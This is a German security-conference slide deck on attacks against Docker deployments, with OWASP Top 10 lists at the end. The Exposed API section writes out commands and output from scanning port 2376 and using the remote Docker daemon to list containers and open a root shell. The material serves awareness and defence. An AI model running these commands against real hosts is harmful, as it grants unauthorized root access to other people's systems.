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Docker exposed.

Airlock / ITSA 2023

18.10.2023

FLORIAN HANSEMANN

Über **10 Jahre** Erfahrung in Sicherheitsanalysen aller Branchen und Unternehmensgrößen
→ von kleiner Steuerkanzlei, über Mittelstand mit 50 Mitarbeitern bis hin zu **Banken**, **Raumfahrt**, **Militär** und **Atomkraftwerken**

Veröffentlichung von Schwachstellen
→ z.B. Sophos, Datev, **Intel**, **Microsoft**, Fujitsu

National wie International bekannt und mehrfach ausgezeichnet
→ Top 21 Security Experten Weltweit

Dauerhafte Beratungsmandate als **Trusted Advisor** bei internationalen Unternehmen mit Sitz in Deutschland

Umfassendes Netzwerk aus **Experten** jeglicher Fachrichtung im Bereich **Cybersecurity**

BEKANNT AUS

AUSWAHL VON TITELN

Top 21 Security Twitter Accounts weltweit
(https://www.sentinelone.com/blog/21-cybersecurity-twitter-accounts-you-should-follow/

Keynote Speaker „Best of the World in Security“
(https://hansesecure.de/2021/05/best-of-the-world-in-security-keynote-speaker/)

Top 100 einflussreichsten Cybersecurity Brands weltweit
(https://onalytica.com/blog/posts/whos-who-in-cybersecurity-2/)

Top 21 Quellen für Security Teams weltweit
(https://techbeacon.com/security/modern-red-teaming-21-resources-your-security-team)

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Docker Angriffe

- Exposed API
- Exposed Ports
- Insecure Volumes
- Abhängigkeiten/ Bibliotheken
- Ausbruch aus DockerContainer
- Credentials
- Application Layer

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Exposed API


```
nmap -sTV -p 2376 [redacted]

Starting Nmap 7.01 ( https://nmap.org ) at [redacted]
Nmap scan report for [redacted]
Host is up (0.00038s latency).
PORT     STATE SERVICE    VERSION
2376/tcp open  18.06.0-ce Docker

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.78 seconds
```

```
~ docker -H [redacted]:2376 info
Containers: 3
 Running: 0
 Paused: 0
 Stopped: 3
Images: 1
Server Version: 18.06.0-ce
Storage Driver: overlay2
 Backing Filesystem: extfs
 Supporto d_type: true
 Native Overlay Diff: true
Logging Driver: json-file
Cgroup Driver: cgroupfs
Plugins:
 Volume: local
 Network: bridge host macvlan null overlay
 Log: awslogs fluentd gcplogs gelf journald json-file logentries spl
Swarm: inactive
Runtimes: runc
Default Runtime: runc
Init Binary: docker-init
containerd version: d64c661f1d51c48782c9cec8fda7604785f93587
runc version: 69663f0bd4b60df09991c08812a60108003fa340
init version: fec3683
Security Options:
 apparmor
 seccomp
  Profile: default
Kernel Version: 4.4.0-116-generic
Operating System: Ubuntu 16.04.4 LTS
OSType: linux
Architecture: x86_64
CPUs: 2
Total Memory: 992.1MiB
Name: ubuntu-xenial
```


```
~ curl -s http://[redacted]:2376/version | python -m json.tool
{
    "ApiVersion": "1.38",
    "Arch": "amd64",
    [redacted]
    "Components": [
        {
            "Details": {
                "ApiVersion": "1.38",
                "Arch": "amd64",
                [redacted]
                "Experimental": "false",
                "GitCommit": "0ffa825",
                "GoVersion": "go1.10.3",
                "KernelVersion": "4.4.0-116-generic",
                "MinAPIVersion": "1.12",
                "Os": "linux"
            },
            "Name": "Engine",
            "Version": "18.06.0-ce"
        }
    ],
    "GitCommit": "0ffa825",
    "GoVersion": "go1.10.3",
    "KernelVersion": "4.4.0-116-generic",
    "MinAPIVersion": "1.12",
    "Os": "linux",
    "Platform": {
        "Name": ""
    },
    "Version": "18.06.0-ce"
}
```

Exposed API

```
~ docker -H [redacted]:2376 ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
33c5f2a79015        debian              "bash"              [redacted]
[redacted]                              angry_wright
```

```
✘ ~ docker -H [redacted]:2376 exec -it angry_wright /bin/bash
root@33c5f2a79015:/# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@33c5f2a79015:/#
```


Exposed Ports



- Open Admin UI
- Vulnerable Software
  - Outdated
  - Weak config
  - Schlechter Code ;-)

Insecure Volumes

- **Einsicht von Daten**
- **Ändern von Konfigurationen**



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Abhängigkeiten/ Bibliotheken

- Auf anderen Containern aufbauend
- Undurchsichtige Verwendung von 3rd Party Libs

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Ausbruch aus DockerContainer

- CVE-2019-5736, CVE-2020-13401, CVE-2018-15664

Credentials


- **Default**
- **Hardcoded**
- **Weak**
- **Stored**

Application Layer

- **Die meisten & schwerwiegensten Sicherheitslücken treten im Application Layer auf.**
- **Umfangreiche Informationen über WebApp Hacking sind frei zugänglich**
- **Zahlreiche Tools und Tutorials**

OWASP®

OWASP WEB


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

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OWASP API

API1:2023 - Broken Object Level Authorization

API2:2023 - Broken Authentication

API3:2023 - Broken Object Property Level Authorization

API4:2023 - Unrestricted Resource Consumption

API5:2023 - Broken Function Level Authorization

API6:2023 - Unrestricted Access to Sensitive Business Flows

API7:2023 - Server Side Request Forgery

API8:2023 - Security Misconfiguration

API9:2023 - Improper Inventory Management

API10:2023 - Unsafe Consumption of APIs

"Successful people do what unsuccessful people are not willing to do.
Don't wish it were easier, wish you were better“

Jim Rohn

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GET IN TOUCH

- MÜNCHEN
- https://hansesecure.de/termin/
- info@hansesecure.de
- https://hansesecure.de/

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